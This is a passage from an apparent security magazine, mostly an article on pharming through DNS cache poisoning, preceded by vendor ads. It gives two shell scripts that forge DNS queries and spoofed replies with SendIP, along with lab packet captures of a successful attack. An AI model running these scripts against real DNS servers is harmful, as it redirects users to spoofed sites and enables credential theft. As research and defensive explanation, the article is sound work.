Right now, the term *spam* is used to describe electronic mail sent on purpose, en-masse, to people who haven't agreed to receiving such mail. The official name for *spam* is Unsolicited Bulk Mail (UBE). *Spam* can, but does not have to be associated with a commercial offer. Solicited mail is now often called *ham*.

More on the history of spam can be found by visiting <http://www.templetons.com/brad/spamterm.html>



Astalavista.Net

the security community

Over 17 000 members can't be wrong

As a member ...

>> you'll save time:

Astalavista.net provides you with all of the most important, up-to-the-minute information: software vulnerabilities, white papers, articles, etc.

>> you'll be up-to-date:

Being up-to-date is the name of the game in our industry. With us, you'll always find the most current security news, live discussions, red-hot news and the latest proxy lists so you can surf anonymously.

>> you'll get knowledge instead of advertising:

This is our claim: We'll make a security expert out of you with sound knowledge and challenging practical applications. Annoying ads and bothersome pop-ups are not our thing.

Small fee – big benefits:

Become a member now!

Feature-List:

- the biggest Security Directory with nearly 9000 cate gorised, described and rated files
- moderated forum
- proxy archive
- hacker contests
- wargames server
- dayli updated exploit and vulnerability archive
- bugtraq and nanog archive over the last 5 years
- rainbowtable service
- usefull onlintools
- secure u2u messenger
- and much much more



www.astalavista.net

* Joinn us this month and safe up to 50% plus the ASTALAVISTA security toolbox DVD V3.0 for free



Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com



Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com



Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

*web address: <http://www.eltima.com>
e-mail: info@eltima.com*



First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk



@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net



@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

If you want to become our partner – join our CLUB .PRO!

To find out more, e-mail us at

en@hakin9.org

Vip Defense

Advertisement

VIP PRIVACY

The issue of privacy protection is important today like never before. Malefactors are hunting users for their personal information, inventing new intricate ways of stealing it.

You may think that there's nothing wrong with giving away such innocent info like your email address, for instance. Well, that's where you have to think again. By finding some bits of information malefactors are always able to find out more. They may find a way to get into your system and fish out some data which you didn't even know existed!

The following are just some examples of how your personal data may be used by frauds. Spammers make use of your address book for sending annoying unwanted letters to you and all of your acquaintances. Phishers masquerade as a trustworthy person or business and send you an apparently official email trying to find out your bank account details or your credit card pin number. Hackers use your login and password for stealing your Internet traffic or sending exploits into your system thus turning your computer into their slave. Not exactly something you'd like to be a part of, is it?

The main problem is that most users don't even suspect they might get ripped off in such a malicious way. They are naive enough to think that their personal information is perfectly safe the way it is without any extra measures taken. Your personal private information might be in danger, if:

- you ever used any of the web-services
- you ever filled out any of the online registration forms
- you ever used any online messaging services

Which basically means that you are in the risk group if your computer is connected to the Internet.

So what you need now is to find out how to deal with this problem. Many articles have been written on this subject, and many words have been said. But the number of attacks grows with every day, and so does the users' alarm. What a user really needs nowadays is not talk but some REAL protection of his PRIVACY.

When you input any information into your computer, you trust your system to protect this

data. But unfortunately it is you who has to take measures and turn your PC into a SECURE STRONG-HOLD, inaccessible by any malefactors.

First of all, let's get to the root of the problem. Why is it that you need any protection in the first place? What exactly puts you into a risk group?

The thing is that your Operating System collects and stores data about you personally and about your computer's configuration. This is mainly done to facilitate the process of you getting customer's support in case any problems occur. Many user's applications do the same. So when you contact the program's Support, all you might have to do is to click one single button in the application's screen rather than to scan your system manually, trying to find the needed information. Rather convenient, isn't it?

The other reason for the system and applications storing your personal information is you using web-services. Many applications store information about your e-mail address, your passwords, your credit card number or your bank accounts in order to speed up the process of your registration at some websites or your buying and selling stuff via the Internet etc.

Now, please note that by personal information we don't mean any of your files or documents. It is only the data collected by numerous applications and the Operating System that we talk about. Such data is stored in your system separately from any user's files and usually does not affect the work of the applications themselves.

While all those features of collecting and storing information about you and your system are meant to help you, sometimes they turn into your worst enemy. There are many malefactors that will try to take advantage of your system's leaks in order to steal your personal information stored by your OS and applications.

Now don't you think that you should be the ONLY one to decide whether you want to share any of your data? Well, exactly! It should be only up to you to determine who should know what about yourself! After all, it is YOUR information!

So we defined the problem and we know you want to solve it. The question is how. The answer is - VIP Privacy.

VIP Privacy is a tool that lets you search and safely clean up all such information stored in your system. It does not in any way delete any private files nor it changes the contents of documents you have in your computer. It is only the information collected by different applications that is actually being removed without interfering with your system's and applications' performance.

VIP privacy knows about 700 applications and several thousand system leaks storing your personal data that can be used by malefactors. VIP privacy will also give detailed description of each privacy leak found in your system. The search and removal processes are fully customizable, so you're always in total control of the situation.

In this way VIP Privacy provides a perfect way to defend you from malicious actions attempted by hackers, spyware, trojans etc. No one will ever steal something that you just don't have!

Key features:

- fully customizable search and clear options for safe removal of private user's data
- panic mode for quick and easy one-step data removal
- easy-to-use scheduler for automatic system clean up
- indicator of current privacy level for quick safety evaluation
- export to text file feature for your future reference. ●

Contact:

sales@vipdefense.com

Pharming – DNS cache poisoning attacks

Mariusz Tomaszewski



Visiting online banking services and other secured sites is becoming increasingly dangerous. Entering your credit card number on a website which looks deceptively similar to that of your bank might end with a considerable sum disappearing from your account. Unfortunately, such attacks are increasingly commonplace nowadays and make use of a new method called pharming.

Classic phishing (see Inset *How phishing came about*) involves sending the victim spoofed e-mails, allegedly originating from an online bank or another important institution. A careless user then replies to the message, providing the requested personal information and access data, which the attacker promptly uses to steal money from the victim's account. A more advanced variation of phishing involves preparing a fake version of a web-based bank's site and luring an unsuspecting user to this site. A further development of this method is pharming – a high-tech version of phishing.

Pharming involves faking the IP addresses assigned to domain names and then writing this information to DNS caches. If a bank customer enters the bank's domain name in the browser address bar, he or she will be redirected not to the real bank's site, but to a site spoofed by an attacker. The fake site is usually identical to the real one, so the user will probably enter their login and password as usual.

Pharming attacks are particularly dangerous, as they don't require fooling the user into any conscious actions to assist the attacker – the pharmer doesn't send any suspicious

messages, so the victim has no reason to suspect a trap. The attack targets the DNS servers used by potential victims, although it may also be conducted against a local machine. The attacker enters into the DNS server's cache a false mapping of an IP address to the domain name used by users to access a selected website. The victim will then be redirected to the IP address supplied by the attacker, where a spoofed website awaits.

This type of attack is called *DNS cache poisoning*. In this article, we will analyse a variety

What you will learn...

- how pharming works,
- how DNS cache poisoning attacks are conducted,
- how to defend against pharming,
- which DNS server is the most secure.

What you should know...

- how the DNS protocol works,
- the ISO/OSI reference model,
- the basics of shell programming.

How phishing came about

Phishing is a computer-based attack method aimed at stealing user's access data, nowadays usually to steal money from their online bank account. The term *phishing* originated over ten years ago, when modems were the dominating method of Internet access. Leading American ISP America Online (AOL) charged users based on the time they were logged into the AOL network. Phishing was originally the practice of using e-mails and IM conversations to persuade users to share their AOL logins and passwords, allowing phishers to use the Internet at the victim's cost.

Phishing attacks have now become more sophisticated and dangerous, involving faking the transaction interfaces of banks, online payment providers and online auction services.

of DNS cache poisoning called the *birthday attack* and a modification of the classic poisoning attack. We will then have a look at the effectiveness of both types of attack against the most popular DNS servers.

DNS cache poisoning variations

DNS cache poisoning can be performed both against an ordinary user's machine and a DNS cache server. The idea is the same in both cases: supplying a false DNS cache entry mapping a domain name to an IP address supplied by the attacker. When a DNS cache receives such an entry, it will cache it for a certain time (the time specified by the TTL – Time To Live – parameter of the spoofed DNS notification) and will supply its clients with the spoofed IP address. In the same way, a poisoned *DNS Client* service in Windows 2000/XP will supply its local user with a spoofed domain name mapping. As already mentioned, we will look at three types of DNS cache poisoning: classic, the birthday attack and a slightly modified version of the classic attack.

Classic attack

Let's start by quickly going over the main precepts of the classic DNS cache poisoning attack so we can later compare it to the birthday attack. A conventional DNS spoofing attack involves sending the name server n spoofed replies to one query sent to the DNS server by the attacker. In its DNS query to the authoritative name server for the domain in question, the name server sets a random query ID

(in older servers this was not even a random value) in range of 1–65535. The maximum ID size comes from the fact that the ID field in a DNS query is just two bytes long, so the minimum possible value is 1 and the maximum value is 65535. This means that the more spoofed reply packets an attacker sends, the more likely he is to succeed. The general likelihood that such an attack will succeed (P) can be expressed by the following formula: $P = \frac{n}{65535}$. So if the attacker sends 65535 packets with distinct IDs, he can be sure that one of these will match the query (the chance of success will be 1). Of course, the attacker not only needs to set the right ID field value for the reply, but also specify the correct address for the authoritative name server and the source and destination ports.

The first requirement is fairly easily satisfied – the attacker knows the authoritative name servers for the domain being spoofed. However, if there are several servers for a domain, the attacker will either have to guess which one will be queried or send replies to spoof all the servers at once. The DNS server to be queried can be guessed by using the TTL values in packets returning information about name servers for a given domain. Each record is assigned a TTL value specifying how long the data in question is cached (i.e. the time remaining until it is removed from the cache). If each name server has different TTL values, it is possible to estimate the time remaining until data for only one authoritative name server is cached. From

that moment on, all DNS queries related to the domain the attacker is querying about will be directed to this particular server.

The attacker also knows that queries are always sent to port 53 (the default DNS port), so the same port will be the source of the server's reply. However, determining the target port may be more problematic and – as tests in the later part of the article indicate – may seriously hinder DNS cache poisoning execution.

For BIND 8 and 9 servers, the destination port is no problem, as BIND always uses the same source port to send requests for the same client. The attacker simply has to send a spoofed query from a spoofed IP address (the same one he will later use to generate the n spoofed queries for the domain name to be intercepted) and then check the port the DNS server used for the reply. Tests indicate that determining the destination port for BIND servers is no problem at all – it's enough to set the destination port of the spoofed replies to 53 and BIND will always accept the reply. In other words, the source and destination ports in spoofed replies always have the same value of 53.

For the *djbdns* server, the source ports for server queries are randomly generated for each query (just like the query IDs). What's more, a spoof reply can only be passed as a true one if it is returned to the same port number the query came from, making a classic cache poisoning attack against the *djbdns* server a task almost impossible to achieve.

Birthday attack

The birthday attack is based on the well-known *birthday paradox*, which poses the following question: *how many people do you need to gather for the chance that at least two of them will have a birthday on the same day to be more than 50%?* Contrary to intuition, the answer is a surprisingly low value – 23. Applied to a DNS server attack, the same question could be rephrased as: *how many queries must a DNS server*




Figure 1. The birthday attack




Figure 2. Chances of success for the birthday and classic attacks

send and how many spoofed replies to those queries must be sent for the chance that at least one query and one reply will have the same ID to be close to 1? Once again, the result is surprisingly low: 302. Compared to 32768 (which is the number of replies required for the chance of classic attack success to exceed 50%), the value is significantly smaller.

To perform a birthday attack, an attacker sends n spoofed replies to n queries – not just one query, as with the classic attack. The n queries sent all concern the DNS server resolving the same domain name to its corresponding IP address. The spoofed replies can be sent from a single spoofed IP address or many addresses, which makes the attack easier to hide (from IDS's, for instance). What matters is that each query relates to same domain name.

Some name servers will react to each query by sending subsequent queries to the authoritative name server for the given domain, until a correct reply arrives. Each query packet will have a random ID, so by sending n spoofed reply packets with random IDs the attacker greatly increases his chances of success. The chance that such an attack will succeed (P) can be expressed using the following formula: $P = 1 - \left(\frac{t-1}{t}\right)^n$ where t signifies the number of possible reply packets – for any DNS cache poisoning attack this value is 65535 (the number of possible IDs). Looking at the formula above, we can see that already for n equal to 700 packets, the chance of success is 0.97608, compared to just $700/65535 = 0.01068$ for the classic attack.

As we can see, the birthday attack can be very dangerous and is well suited for use on the Internet, as it requires

a much smaller number of packets to be sent than the 65535 required for the classic attack and can therefore succeed within the time necessary for the spoofed reply to be accepted. Time is critical for success, since the attacker has to supply the spoofed reply before the real reply arrives from the authoritative name server queried by the DNS under attack. The real reply's time of arrival can of course be extended, for example by running a DDoS attack against the server.

Figure 1 presents an outline of the birthday attack. The attack consists of four phases:

- the attacker sends a selected DNS server a large number of spoofed queries concerning the same domain name using fake IP addresses (stage 1 in Figure 1); if the DNS under attack doesn't use query queuing and reacts to each query by sending its own query to an authoritative name server, the attacker stands a good chance of quick success in storing a spoofed mapping in the DNS cache,
- the attacker then send the targeted DNS server a large number of spoofed replies, containing mappings of the queried domain name to a spoofed IP address – each of the packets contains a randomly generated ID, which increases the chance of success (stage 2 in Figure 1),
- a client of the attacked DNS server sends a query concerning the domain name spoofed by the attacker (stage 3),
- the DNS server replies with the spoofed mapping taken from its cache (stage 4).

Figure 2 presents a comparison of the chances of success for the birthday and classic attacks for increasing numbers of spoofed replies.

Modified classic attack

A variation on the classic attack involves looping through a set number of randomly generated replies (much smaller than 65535) with random IDs, but making sure that each itera-

tion goes through the same IDs. The number of spoofed replies sent with each iteration depends on the bandwidth available to the attacker and the time interval between subsequent queries sent to authoritative name servers by the DNS server under attack.

For the BIND 9 server, the interval is about 30 seconds. The idea behind the attack is that for each query generated by the server under attack, the attacker sends a set number of spoofed replies which are likely to reach the server in the available time interval (of course assuming that the real answer will be delayed for a considerable time). In the tests performed for this article, the number of packets varied from 600 to 1000. The attacker sends the targeted DNS cache server bundles of reply packets with the same set of IDs, hoping to match the ID of one of the server's queries to one of the spoofed replies. Tests indicate that for the BIND 9 server, this attack can be more effective than the classic attack.

Here is how such an attack could be prepared:

- the attacker generates a certain number of random IDs (for example 700),
- the attacker commences a DDoS attack on the authoritative name server which the targeted DNS cache server will query and then

queries the latter for the domain name to be spoofed,

- in each attack loop, the attacker sends 700 packets with the IDs generated at the beginning,
- if the DNS cache server sends a query packet with an ID matching one of the numbers initially generated by the attacker, the attack will succeed and the DNS cache will now contain a spoofed mapping for the domain in question.

DNS cache server tests

Figure 3 presents the test network used for DNS cache poisoning attacks, consisting of three machines. One of these was used to run each of the following DNS cache servers:

- BIND 8.2.1,
- BIND 8.4.6,
- BIND 9.3.1,
- djbdns 1.05.

The DNS client caches in Windows 2000 and XP were also tested.

Another machine was a Linux box used as a prototypical attacker's system. Two attack scripts were used: one to generate n false queries and the other to generate n false replies (Listings 1 and 2 present their respective codes). After an attack, the supposedly spoofed domain name was queried using the third (client) computer.

Listing 1 presents a script called *query*, used for sending fake queries. Here's how it is executed:

```
$ ./query <domain_name> \  
<fake_ip_address> \  
<attacked_dns_server_ip_address> \  
<number_of_packets>
```

The `domain_name` parameter is the domain the attacker wants to spoof. The value specified as `fake_ip_address` defines the source IP address used for sending spoofed DNS queries. The `attacked_dns_server_ip_address` is the IP address of the targeted DNS cache server, and the `number_of_packets` specifies the number of DNS queries generated by the script.

Listing 2 shows the *answer* script, used for sending spoofed replies. It is used in a similar way to the previous script:

```
$ ./answer <domain_name> \  
<fake_ip_address> \  
<attacked_dns_server_ip_address> \  
<author_dns_server_ip_address> \  
<number_of_packets>
```

The `domain_name` indicates the domain to be spoofed. The value of `fake_ip_address` defines the address used for sending the spoofed packets. The IP address of the targeted DNS cache server is specified as `attacked_dns_server_ip_address`, while the `author_dns_server_ip_address` parameter corresponds to the address of the authoritative name server the attacker wants to spoof (i.e. the IP address of origin for a real reply).

Both scripts are written in shell script and both use SendIP version 2.5-2 – a complete tool for generating network packets.

BIND 8

Version 8 BIND servers (our test involved two – 8.2.1 and 8.4.6) do not queue the queries they receive from clients, so for each client query it receives, BIND will send a query to the authoritative server for the do-




Figure 3. Structure of the test network

Listing 1. Sample script for generating DNS queries

```
#!/bin/bash
domain=$1
# splitting the domain name into labels (the values between dots)
lght=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}')
x=1;
# changing each segment of the domain name into hexadecimal
while [ $x -le $lght ]; do
PART=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf tab[zml]}')
HWM=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); ←
printf length(tab[zml])}')
k1=$(printf "%.2x" $HWM`
k2=$(printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$((x + 1)
done
zero=00
dom_name=$dom_name$zero
dom_name=$(echo "$dom_name" | tr -d ' ')
# generating a part of the DNS query
data1=01000001000000000000
data2=00010001
data=$data1$dom_name$data2
cnt=1;
# main query loop
while [ $cnt -le $4 ]; do
# generating a random ID
ident=$(awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 ←
+ int(rand() * 65535); print select }')
ident=$(printf "%.4x" $ident`
# building the full DNS query
packet=0x$ident$data
# sending DNS query for the domain to be spoofed
# to the specified DNS cache server
/usr/local/bin/sendip -p ipv4 -p udp -is $2 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$((cnt + 1)
done
```

main we queried for. It doesn't matter whether we always query for the same name (which is the case with DNS cache poisoning) and whether the reply comes from one or several IP addresses. Version 8 BIND servers will keep on querying until a correct answer is received.

Figure 4 demonstrates this situation. As you can see, for each script-generated IP query concerning the IP address for *www.is.com.pl* and sent from the spoofed address 130.100.100.100, the local DNS cache server (192.168.201.3) sends a query to the authoritative name server for the domain (193.27.198.11).

Selections indicate the random IDs generated by BIND 8. The BIND 8 doesn't buffer queries, which can be exploited to perform the birthday attack. All we need to do is run the

query script and send around 700 spoof queries for the same domain name (Figure 5) and simultaneously run the *answer* script to generate a similar number of spoofed replies (Figure 6). For *n* equal to 700, the chance of success for the birthday attack (calculated using the formula provided earlier) is 0.97608, which is very near certainty.

Tests indicate that the attack is indeed effective. Its great advantage is the small number of spoofed queries and replies, which translates into a short time, increasing the chances of successful DNS cache poisoning before the real reply arrives.

Figure 7 shows the spoof replies generated by the *answer* script. As you can see, the attacker is trying to map the name *www.is.com.pl* to the IP address 200.200.100.100. Also

note that the spoof replies are always sent to port 53 (the `domain` string corresponds to port 53), exploiting a flaw in version 8 and 9 of the BIND servers which makes attack much easier: the attacker need not reply to the port which the original query came from. This means that the attacker's job is limited to finding a matching query ID.

After the attack was completed, the client machine (see Figure 3) was used to *ping* for the address of *www.is.com.pl*. Figure 8 shows an attempt to connect to 200.200.100.100, which proves that the attack was successful.

BIND 9

Unlike their version 8 predecessors, version 9 BIND servers queue the queries they receive, so if the servers receives more than one request to resolve the same domain name, it will only send one query to the authoritative name server. This renders the birthday attack impossible, as the multiple queries generated by the attacker will have no effect. However, exploiting the fact that BIND 9 (just like BIND 8) accepts replies on port 53 makes a modified classic attack possible. Tests indicate that the chance of success is fairly small, but not negligible.

djbdns

No effective attack on the *djbdns* server could be performed. This is because the server not only generates random IDs, but also random source port numbers in outgoing queries (*djbdns* doesn't queue queries). The replies are not all accepted on the same port 53 (as is the case with the BIND servers), which makes it next to impossible to perform DNS cache poisoning. To successfully poison a DNS cache with a spoofed entry, an attacker would have to correctly specify both the ID and the destination port number. Figure 9 shows how the *djbdns* server generates its queries. Randomly generated source port numbers are marked in red and the random IDs are marked in green.

DNS cache in Windows 2000

A direct attack on the Windows 2000 DNS client cache is possible. Although query IDs are randomly generated, source port numbers are increased by a constant value and can therefore be guessed. Figure 10 shows how the Windows 2000 DNS client generates its name server queries.

As you can see, for each attempt to map a domain name to an IP, the DNS client sends 5 queries with the same ID from the same port. For each subsequent attempt, the ID and port number change, but the latter is simply incremented by the constant value of 2 (the values 1130, 1132, 1134 and 1136).

DNS cache in Windows XP

Attacking the Windows XP DNS client cache is even simpler than for Windows 2000. As Figure 11 shows, the client sends just one query (and not five, as with Windows 2000), but always using the same port number and incrementing the ID of each subsequent query by 1.

The first four records in Figure 11 demonstrate that queries are sent from port 1031. The next four queries were sent after restarting the DNS client service. As you can see, after restart the service started using port 1170 for all its queries, while the ID was initialised to 1 and is incremented by 1 with each subsequent query.

If the attacker manages to sniff the queries generated by a client, he will easily be able to guess what replies the client will be expecting next. It is therefore enough to construct spoofed replies with the appropriate ID and destination port number and send them to the DNS client.

Defending against DNS cache poisoning attacks

The proliferation of pharming attacks has made it clear that additional security measures must be undertaken by online banks, browser manufacturers, DNS server adminis-

Listing 2. Sample script for generating DNS replies

```
#!/bin/bash
# splitting the domain name into labels (the values between dots)
domain=$1
LGHT=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}')
x=1;
# changing each segment of the domain name into hexadecimal
while [ $x -le $LGHT ]; do
PART=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); \
printf tab[zml]}')
HWM=$( awk -v zm=$domain -v zml=$x 'BEGIN {split(zm,tab,"."); \
printf length(tab[zml])}')
k1=`printf "%.2x" $HWM`
k2=`printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$((x + 1))
done
zero=00
dom_name=$dom_name$zero
dom_name=`echo "$dom_name" | tr -d ' '`
x=1;
# converting the spoofed IP address into hexadecimal
while [ $x -le 4 ]; do
ip_part=`echo "$2" | cut -d . -f$x`
ip_part=`printf "%.2x" $ip_part`
false_ip=$false_ip$ip_part
x=$((x + 1))
done
# generating a part of the DNS query
data1=8180000100001000000000
data2=00010001c00c000100001000011b30004
data=$data1$dom_name$data2$false_ip
cnt=1;
# main reply loop
while [ $cnt -le $5 ]; do
# generating random ID. For the modified classic attack,
# srand(seed+srand()) in the line starting with ident
# should be substituted with srand(seed), and the entire
# script should be executed in a loop. This will ensure
# that each loop iteration will make use of the same ID set.
ident=`awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 \
+ int(rand() * 65535); print select }`
ident=`printf "%.4x" $ident`
# building a full DNS reply
packet=0x$ident$data
# sending DNS reply with a spoofed mapping of domain name
# to IP address to the specified DNS cache server
/usr/local/bin/sendip -p ipv4 -p udp -is $4 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$((cnt + 1))
done
```

trators and ordinary users. A number of methods of protecting against pharming attacks exist, varying in effectiveness.

Users

For ordinary users, the simplest way of protecting against DNS spoofing is to directly use IP addresses rather than domain names, especially when connecting to online financial services, such as bank websites. Using

the Web in this manner might be inconvenient, but it is certainly safer. Of course, the problem is that your average Joe Bloggs is usually not aware of what an IP address is or how network communication really works.

Users who perform online transactions using Internet Explorer or Mozilla Firefox might want to use an interesting tool called the Netcraft Toolbar (see Inset *On the Net*)

DNS cache poisoning

```
15:48:39.933426 IP 130.100.100.100.domain > 192.168.201.3.domain: 5438+ A? www.is.com.pl. (31)
15:48:39.946813 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57679+ A? www.is.com.pl. (31)
15:48:40.189506 IP 130.100.100.100.domain > 192.168.201.3.domain: 47859+ A? www.is.com.pl. (31)
15:48:40.199772 IP 192.168.201.3.1025 > 193.27.198.11.domain: 44684+ A? www.is.com.pl. (31)
15:48:40.457760 IP 130.100.100.100.domain > 192.168.201.3.domain: 43519+ A? www.is.com.pl. (31)
15:48:40.467537 IP 192.168.201.3.1025 > 193.27.198.11.domain: 64521+ A? www.is.com.pl. (31)
15:48:40.710521 IP 130.100.100.100.domain > 192.168.201.3.domain: 30314+ A? www.is.com.pl. (31)
15:48:40.715643 IP 192.168.201.3.1025 > 193.27.198.11.domain: 14532+ A? www.is.com.pl. (31)
15:48:40.969575 IP 130.100.100.100.domain > 192.168.201.3.domain: 56333+ A? www.is.com.pl. (31)
15:48:41.001974 IP 192.168.201.3.1025 > 193.27.198.11.domain: 5535+ A? www.is.com.pl. (31)
15:48:41.229214 IP 130.100.100.100.domain > 192.168.201.3.domain: 8201+ A? www.is.com.pl. (31)
15:48:41.256724 IP 192.168.201.3.1025 > 193.27.198.11.domain: 26134+ A? www.is.com.pl. (31)
15:48:41.504422 IP 130.100.100.100.domain > 192.168.201.3.domain: 2832+ A? www.is.com.pl. (31)
15:48:41.521576 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57738+ A? www.is.com.pl. (31)
15:48:41.785256 IP 130.100.100.100.domain > 192.168.201.3.domain: 16726+ A? www.is.com.pl. (31)
15:48:41.817060 IP 192.168.201.3.1025 > 193.27.198.11.domain: 33912+ A? www.is.com.pl. (31)
15:48:42.056354 IP 130.100.100.100.domain > 192.168.201.3.domain: 12005+ A? www.is.com.pl. (31)
15:48:42.082916 IP 192.168.201.3.1025 > 193.27.198.11.domain: 28709+ A? www.is.com.pl. (31)
```

Figure 4. Queries generated by the BIND 8 server

```
[root@localhost root]# ./query www.is.com.pl 130.100.100.100 192.168.201.3 700
```

Figure 5. Sending spoof queries for the same domain name

```
[root@localhost root]# ./answer www.is.com.pl 200.200.100.100 192.168.201.3 193.27.198.11 700
```

Figure 6. Sending spoof replies

```
18:12:31.205541 IP 193.27.198.11.domain > 192.168.201.3.domain: 22215 1/0/0 A 200.200.100.100 (47)
18:12:31.497193 IP 193.27.198.11.domain > 192.168.201.3.domain: 1905 1/0/0 A 200.200.100.100 (47)
```

Figure 7. Spoof replies sent to a BIND server

```
[root@localhost root]# ping www.is.com.pl
PING www.is.com.pl (200.200.100.100) 56(84) bytes of data.
```

Figure 8. Client attempting to connect to a spoofed IP address

```
19:46:37.285160 IP 130.1.4.5.1650 > 192.168.201.3.domain: 39990+ A? www.is.com.pl. (31)
19:46:37.291654 IP 192.168.201.3.57145 > 193.27.198.11.domain: 24469+ A? www.is.com.pl. (31)
19:46:37.572055 IP 130.2.5.6.1650 > 192.168.201.3.domain: 5438+ A? www.is.com.pl. (31)
19:46:37.607967 IP 192.168.201.3.24575 > 193.27.198.11.domain: 38324+ A? www.is.com.pl. (31)
19:46:37.863265 IP 130.3.6.7.1650 > 192.168.201.3.domain: 47859+ A? www.is.com.pl. (31)
19:46:37.884684 IP 192.168.201.3.2422 > 193.27.198.11.domain: 49265+ A? www.is.com.pl. (31)
19:46:38.149765 IP 130.4.7.8.1650 > 192.168.201.3.domain: 43519+ A? www.is.com.pl. (31)
19:46:38.178580 IP 192.168.201.3.3185 > 62.233.205.204.domain: 43110+ A? www.is.com.pl. (31)
19:46:38.449222 IP 130.5.8.9.1650 > 192.168.201.3.domain: 30314+ A? www.is.com.pl. (31)
19:46:38.453670 IP 192.168.201.3.24187 > 193.27.198.11.domain: 56814+ A? www.is.com.pl. (31)
19:46:38.744762 IP 130.6.9.10.1650 > 192.168.201.3.domain: 56333+ A? www.is.com.pl. (31)
19:46:38.762795 IP 192.168.201.3.47196 > 193.27.198.11.domain: 33600+ A? www.is.com.pl. (31)
19:46:39.042237 IP 130.7.10.11.1650 > 192.168.201.3.domain: 8201+ A? www.is.com.pl. (31)
19:46:39.078931 IP 192.168.201.3.9452 > 193.27.198.11.domain: 60469+ A? www.is.com.pl. (31)
